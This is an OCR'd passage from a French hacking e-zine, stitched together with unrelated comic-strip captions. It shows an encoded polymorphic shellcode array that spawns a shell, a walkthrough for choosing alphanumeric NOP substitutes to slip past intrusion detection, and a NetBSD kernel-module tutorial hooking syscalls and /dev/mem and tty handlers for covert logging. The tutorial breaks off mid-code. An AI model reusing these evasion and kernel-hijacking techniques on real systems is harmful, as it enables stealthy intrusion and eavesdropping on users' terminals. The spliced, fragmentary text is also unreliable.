"\x91\x5b\x04\x31\x04\x24\x68\x14\x43\xf9"
"\x01\xb8\x47\xca\x18\x30\x31\x04\x24\x68"
"\x1f\x69\xe6\x4e\xb8\x76\xe0\x05\x1e\x31"
"\x04\x24\x68\x0d\xcf\xba\x6f\xb8\x65\xe0"
"\x95\x0d\x31\x04\x24\x68\x97\x24\x1b\x62"
"\xb8\xf9\x0b\x68\x0a\x31\x04\x24\x68\x53"
"\xbf\x93\x7d\xb8\x62\x7f\xc3\x15\x31\x04"
"\x24\x68\x6c\x88\xc4\xd1\xb8\x5d\x53\x09"
"\x51\x31\x04\x24\x68\x83\x16\x75\x3e\xb8"
"\xb2\xd6\xc5\x29\x31\x04\x24\xff\xe4" ;
$
```

Il est évident que ça n'a pas rendu le code plus léger, et de loin...

```
$ ./crypt2 > shellcode.h
$ gcc -o try try.c
$./try
sh-2.05$ exit
exit
$
```

Joli, non ? essayez de refaire ./crypt2 (max 1 fois par seconde), vous obtiendrez un shellcode ENTIEREMENT différent à chaque fois ! il y a des milliards de possibilités. J'espère que je ne vous ai pas largué complètement, mais c'est compréhensible, je vous l'assure ! Continuez à le modifier je suis sûr que vous arriverez à en faire une version plus légère (par ex le xor est surement optimisable, et pourquoi pas, rajouter des clones de mov $key,(%esp). Inspirez vous de ADMmutate si vous en avez le courrage !).

Nous avons vu deux manières de cacher un shellcode, mais nous avons failli oublier ZE truc, que tous les IDS dans le monde utilisent pour détecter la présence de shellcodes : les NOPS ! Ca serait bête de se faire

prendre avec un shellcode polymorphique à cause des 4096 bytes de nops, généralement à 0x90. Il nous faut trouver des "nops-like" qui ont le même effet. Pour qu'une instruction soit noplike, il faut qu'elle ne fasse qu'un byte, et qu'elle puisse être exécutée à n'importe quel moment (Une série de push par exemple risque de détruire notre shellcode, si il se trouve en dessous de %esp (comme dans un buffer overflow classique d'ailleur)). Des nops de 2 bytes peuvent être envisagés si les deux bytes sont chacun des opcodes valides et non destructeurs (comme par exemple un jump 0x41 bytes en avant). Par simplicité, nous allons les ignorer.

Par ailleurs, Il faut éviter d'utiliser tout notre arsenal de noplikes dans une seule exploitation. Un IDS pourrait très bien penser comme nous et se dire "sur 4096 bytes, il n'a utilisé que des noplikes, et trop de différents pour que ce soit du hasard".

Il est possible de contrer ces deux méthodes de détection par un choix simple de nos nops. Il existe quelques caractères alphanumériques qui ont la particularité de pouvoir être utilisés comme nops, et qui en plus sont très courants. Aucun IDS ne se mettra à vérifier que les caractères donnés ne sont pas des nops, ceux-ci n'étant pas du tout suspects (ou alors on court à la paranoïa, et il est sûr que l'admin ne lit déjà plus ses logs).

Il y a un moyen simple de trouver ces fameux caractères et il ne vous demandera comme seul effort de vous souvenir de votre alphabet !

```
Fichier nops.S
.text
.globl nops
nops:
.string
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw
xyz1234567890"
```

compilons ça...

```
$ as -o nops.o nops.S
$ objdump -d nops.o | cut -n 2,3
nops.o:     file format elf32-i386
Disassembly of section .text:
0000000000000000 <nops>:
41 inc    %ecx
42 inc    %edx
43 inc    %ebx
44 inc    %esp
45 inc    %ebp
46 inc    %esi
47 inc    %edi
48 dec    %eax
49 dec    %ecx
4a dec    %edx
4b dec    %ebx
4c dec    %esp
4d dec    %ebp
4e dec    %esi
4f dec    %edi
50 push   %eax
51 push   %ecx
52 push   %edx
53 push   %ebx
54 push   %esp
55 push   %ebp
56 push   %esi
57 push   %edi
58 pop    %eax
59 pop    %ecx
5a pop    %edx
```

Stop ici. Pour le moment, tout semble impec, mais non. On peut se permettre sans problèmes d'incrémenter eax ou ecx, mais esp et ebp sont déjà plus problématiques. Par définition, on ne sais pas combien de nops seront exécutés au moment de l'exploitation. Un nombre incontrôlé de inc %esp risquerait de laisser une valeur non alignée avec 4 dans %esp, valeur qui risque d'empêcher le bon fonctionnement du shellcode. Les push aussi sont à éviter. Un trop grand nombre de push risque de détruire le shellcode lui même(comme expliqué précédemment). Dans cette série, nous retiendrons donc

les caractères "ABCFGHIJKNOXYZ". La suite de l'objdump est un peu moins claire à étudier, notamment à cause des instructions tenant sur 2 bytes ou plus.

61 popa : clairement, cette instruction est à éviter car elle va rentrer des valeurs de la pile, à priori aléatoires, dans certains registres sensibles dont %esp.

62 63 64 bound %esp,0x64(%ebx) : instruction à 3 bytes, on passe. Retenons que le 'c' et le 'd' sont de nouveau à tester, vu qu'ils n'ont pas été considérés comme des opcodes ce coup ci.

65 gs : gs n'est pas référencé comme instruction dans la documentation intel. Laissons le tomber.

66 67 68 69 6a addr16 pushw $0x6a69 : instruction a 5 bytes... on abandonne. il ne faut pas oublier le 'g', le 'h', le i et le 'j'.

6b 6c 6d 6e 6f imul $0x6f,0x6e(%ebp,%ebp,2),%ebp :
aie, même problème, retenons 'l','m','n','o'.

```
70 71 jo     9c <nops+0x9c>
72 73 jb     a0 <nops+0xa0>
74 75 je     a4 <nops+0xa4>
76 77 jbe    a8 <nops+0xa8>
78 79 js     ac <nops+0xac>
7a 31 jp     66 <nops+0x66>
```

De toutes évidences, on est tombé dans les instructions de saut conditionnel "jcc". On passe, elles font toutes 2 bytes. (n'oublions pas le '1')

32 33 xor (%ebx),%dh : 2 bytes, hop au suivant (et le '3')
34 35 xor $0x35,%al : ... et le '5'
36 ss
37 aaa
38 39 cmp %bh,(%ecx) : trop long, retenons le '9'
30 00 xor %al,(%eax) : trop long, et le 0 vient de la fin de la chaine. sont donc à retester : "cdghijlmno359" de fait, nous obtenons ceci :

```
63 64 67 68 arpl  %sp,0x68(%edi,2)
69 6a 6c 6d 6e 6f 33 imul
$0x336f6e6d,0x6c(%edx),%ebp
35 39 00 89 f6 xor    $0xf6890039,%eax
```

Procedons au nettoyage de 0x63,0x69 et 0x35...

64 fs : inconnu au bataillon
67 68 6a 6c 6d 6e addr16 push $0x6e6d6c6a
6f outsl %ds:(%esi),(%dx) : A éviter...
33 39 xor (%ecx),%edi
nous y arriverons..
68 6a 6c 6d 6e push $0x6e6d6c6a
39 00 cmp %eax,(%eax)
et enfin ...
6a 6c push $0x6c
6d insl (%dx),%es:(%edi) : réferencement dangereux
6e outsb %ds:(%esi),(%dx) : idem
6c insb (%dx),%es:(%edi) : idem

Le dernier chipotage vers la fin nous a juste montré qu'il n'y avait que les majuscules qui étaient utilisables. Ces majuscules peuvent même former des phrases intelligibles ! ex : "HACKING" :-) Avec tout le code que nous avons déjà vu, je suppose que vous aurez assez d'imagination pour créer un programme qui va lui même générer un nombre défini de nops + un shellcode polymorphique, à base de notre code. Celui-ci n'est pas totalement infaillible, je le répète. Il a été simplifié pour l'étude, et il est possible que les 5 derniers bytes (qui restent les mêmes) puissent être catalogués. Après tout essayez de trouver des parades ! Puis, n'oubliez pas, tout ça, c'est pour le fun. Pas pour hacker wéwéwépwinèfbihaillepwingov.


Bon shellcoding !


==H3><0R==


Références

ADMmutate :
ftp://adm.freelsd.net/ADM/ADMmutate-0.7.3.tar.gz
"Writing ia32 alphanumeric shellcodes" de Rix. Le principe est le même et je trouve la conception vraiment géniale: http://www.phrack.org/phrack/57/p57-0x0f


MAIS MALGRÉ L'ENCOMBREMENT
NOS AMIS AVANCENT SANS HEURT
LES MAISONS SE RARÉFIENT.


ILS ARRIVENT SUR UNE PLACE PRESQUE VIDE AU CENTRE DE LAQUELLE SE TROUVE UN ENORME ROCHE
30


LA PLACE QUI ETAIT D'ABORD VIDE SE REMPLIT DE VOITURES
PUIS LES PIÉTONS AFFLUENT, VENANT DE TOUTES LES RUES DE LA VILLE.
BIENTÔT LA PLACE EST ENVAHIE PAR UNE FOULE CONTINUELLEMENT EN MOUVEMENT.
QUAND LA PLACE SEMBLE SATURÉE DE MONDE, LE FLOT DU TORRENT GROSSIT...
31
PORTANT DES VOLATILES A SA SURFACE...


C'EST UN TORRENT DE FOIN MYSTÉRIEUX. LE NOMBRE DE "POUSSINS" QU'IL DÉVERSE SUR LA PLACE EST AHURISSANT.


LA PAGAILLE EST À SON COMBLE
32


UN HOMME MINUSCULE S'EST POURTANT GLISSÉ DANS LA FOULE...


JUSQU'À NOS AMIS!
RÉVEILLEZ-VOUS!
RÉVEILLEZ
VOUS!

NETBSD LOADABLE KERNEL MODULES :

DEVICE AND TTY HIJACKING

Dans cet article (réservé à l'élite), nous vous montrons comment il est possible de détourner les devices sous NetBSD ?! Nous verrons leur organisation au niveau du kernel et un exemple pratique dans le cas des tty.

Finalement, contrairement à ce que j'avais annoncé, cette article portera sur le device hijacking et non sur le détournement de /dev/kmem qui est un cas particulier du device hijacking. De plus, les exemples seront à présent sous NetBSD 1.5.2 et plus OpenBSD. Mais cela ne fait pas beaucoup de différence.

Introduction

Pourquoi détourner les devices ? La réponse est très simple : faire du logging (comme le détournement de tty) qui permet de voir ce qu'y est affiché sur un terminal ou ce qui passe sur un modem, de détourner de façon brute l'écriture ou la lecture sur les disques (éviter les IDS qui recherchent directement dans /dev/wdxx)...

OpenBSD & NetBSD

Dans cet article, je suis passé à NetBSD (je peux pas me faire à l'élitisme d'OpenBSD et leur bannière "Four years without a remote hole in the default install!"). Je vais donc rapidement revenir sur les modifications à faire dans les LKMs du premier article.

Globalement, les LKMs restent les mêmes si ce n'est l'option -D_LKM à rajouter à la ligne de commande. Ainsi, la ligne pour compiler lkm_dir.c devient : "cc -D_KERNEL -D_LKM -I/sys -c lkm_bd.c". Une chose change cependant dans lkm_dir.c. Le syscall SYS_getdirentries est renommé en sys_getdents et perd un argument. Le diff entre le fichier netbsd et le fichier openbsd nous donne donc :

```
bash-2.05# diff lkm_dir.open.c lkm_dir.c
14,15c14
<         int count;
<         long *basep;
---
>         size_t count;
79,80c78,79
<         old_getdirentries =
sysent[SYS_getdirentries].sy_call;
<         sysent[SYS_getdirentries].sy_call =
                our_getdirentries;
                /* détournement du syscall */
---
>         old_getdirentries =
sysent[SYS_getdents].sy_call;
>         sysent[SYS_getdents].sy_call =
                our_getdirentries;
                /* détournement du syscall */
84c83
<         sysent[SYS_getdirentries].sy_call =
                old_getdirentries;
                /* ancien syscall */
---
>         sysent[SYS_getdents].sy_call =
                old_getdirentries;
                /* ancien syscall */
```

Device Hijacking

Les devices et le kernel Les devices sous NetBSD, dont on peut trouver les pointeurs dans /dev, sont gérés via deux tableaux dans le kernel : cdevsw et bdevsw (Character DEVice SWitch table et Block DEVice SWitch table). Ces deux tableaux sont de type respectif struct cdevsw et struct bdevsw définit dans le fichier sys/conf.h des sources [4]. Voilà les structures :

```
/*
 * Block device switch table
 */
struct bdevsw {
    int   (*d_open) __P((dev_t dev, int oflags,
                         int devtype,
                         struct proc *p));
    int   (*d_close) __P((dev_t dev, int fflag, int
devtype,
                         struct proc *p));
    void  (*d_strategy) __P((struct buf *bp));
    int   (*d_ioctl) __P((dev_t dev, u_long cmd,
caddr_t data,
                         int fflag, struct proc *p));
#ifndef __BDEVSW_DUMP_OLD_TYPE
    int   (*d_dump) __P((dev_t dev, daddr_t
                         blkno, caddr_t va,size_t
                         size));
#else /* not __BDEVSW_DUMP_OLD_TYPE */
    int   (*d_dump)     ();     /* parameters vary
by architecture */
#endif /* __BDEVSW_DUMP_OLD_TYPE */
        int     (*d_psize)      __P((dev_t dev));
```

NIVEAU ELITE

```
        int     d_type;
};
/*
 * Character device switch table
 */
struct cdevsw {
    int   (*d_open)  __P((dev_t dev, int oflags,
                          int devtype,struct proc
                          *p));
    int   (*d_close) __P((dev_t dev, int fflag, int
                          devtype,struct proc *));
    int   (*d_read)  __P((dev_t dev, struct uio
                          *uio, int ioflag));
    int   (*d_write) __P((dev_t dev, struct uio
                          *uio, int ioflag));
    int   (*d_ioctl) __P((dev_t dev, u_long cmd,
                          caddr_t data,int fflag,
                          struct proc *p));
    void  (*d_stop)  __P((struct tty *tp, int rw));
    struct tty *
    (*d_tty)         __P((dev_t dev));
    int   (*d_poll)  __P((dev_t dev, int events,
                          struct proc *p));
    paddr_t (*d_mmap)    __P((dev_t, off_t, int));
    int   d_type;
};
```

A l'indice i du tableau cdevsw (resp. bdevsw) se trouve les gestionnaires pour les devices de type caractère (resp. de type bloque) de majeur i. Ces gestionnaires sont les fonctions correspondantes aux différentes actions possibles sur les devices. Elles doivent faire elles-même la différence entre les devices de même majeur. Ces deux numéros que sont le numéro de majeur et de mineur sont des identifiants différenciant les différents devices. Par exemple, la device /dev/mem est celle de majeur 2 et de mineur 0 :

```
bash-2.05# ls -l /dev/mem
crw-r-----  1 root  kmem  2, 0 Mar 13 00:10
/dev/mem
^                      ^  ^
caractère              majeur  mineur
```

Ainsi la device /dev/mem sera géré par le gestionnaire situé à cdevsw[2].

Code de détournement d'une device

Pour détourner un device, il faut donc détourner ces gestionnaires. On commence donc par regarder le numéro de mineur, de majeur et le type de device. A partir d'ici, je me contenterai des devices de type caractères mais les devices de type bloque se gèrent de la même façon. Je vais prendre l'exemple du détournement de la lecture de /dev/mem. Pour détourner la lecture de /dev/mem, on commence donc par détourner le pointeur de fonction cdevsw[2]->d_read et on le remplace par notre propre gestionnaire. Notre gestionnaire doit pouvoir différencier les devices de mineurs différents, on teste si ce numéros corresponds à celui de /dev/mem (ce qui nous donne : minor(dev) == 0) et ensuite on réalise notre détournement. Une structure a sans aucun doute attiré votre attention, la structure UIO. C'est celle qui contient les données lues ou écrites du device. La définition se trouve dans le fichier sys/uio.h des sources :

```
struct iovec {
    void    *iov_base;      /* Base address. */
    size_t  iov_len;        /* Length. */
};
struct uio {
    struct  iovec *uio_iov; /* pointer to array of
iovecs */
    int     uio_iovcnt;     /* number of iovecs in
array */
    off_t   uio_offset;     /* offset into file
this uio corresponds to */
    size_t  uio_resid;      /* residual i/o count
*/
    enum    uio_seg uio_segflg; /* see above */
    enum    uio_rw uio_rw;  /* see above */
    struct  proc *uio_procp;/* process if
UIO_USERSPACE */
};
```

On remarque que les données sont stockées dans un tableau de structure iovec. Ces données sont facilement copiables via uiomove() qui se situe dans kern/kern_subr.c. Donc, le code de détournement d'un device se fera par un code dans ce style :

```
[+code example+]
/* includes */
#include <sys/param.h>
#include <sys/systm.h>
#include <sys/mbuf.h>
#include <sys/exec.h>
#include <sys/conf.h>
#include <sys/lkm.h>
#include <sys/queue.h>
#include <sys/proc.h>

/* constantes */
#define MEM_MINOR       0
#define MEM_MAJOR       2

...

/* déclarations des fonctions */
int  our_memread(dev_t dev, struct uio *uio, int ioflag);
int  (*old_memread)(dev_t dev, struct uio *uio, int ioflag);
...

/* déclaration du lkm */
MOD_MISC("lkm_name");

/* nos fonctions */
...
/* détournement de la lecture sur /dev/mem */
int our_memread(dev_t dev, struct uio *uio, int ioflag)
{
  int result;
  ...

 /* appeler l'ancien memread */
  result = old_memread(dev, uio, ioflag);

  if((minor(dev)==MEM_MINOR) ||
(major(dev)==MEM_MAJOR))
  {
  /* notre code de détournement */
    ...
  }
  return result;
```

```
}

...

/* Notre handler */
int name_handler(struct lkm_table *lkmtp, int cmd)
{
   switch(cmd)
   {
      case LKM_E_LOAD:
     /* code d'initialisation */
         ...
         old_memread = cdevsw[MEM_MAJOR].d_read;
          /* device hijacking :) */
         cdevsw[MEM_MAJOR].d_read = our_memread;
         ...
         break;
      case LKM_E_UNLOAD:
     /* code de destruction */
         ...
         cdevsw[MEM_MAJOR].d_read = old_memread;
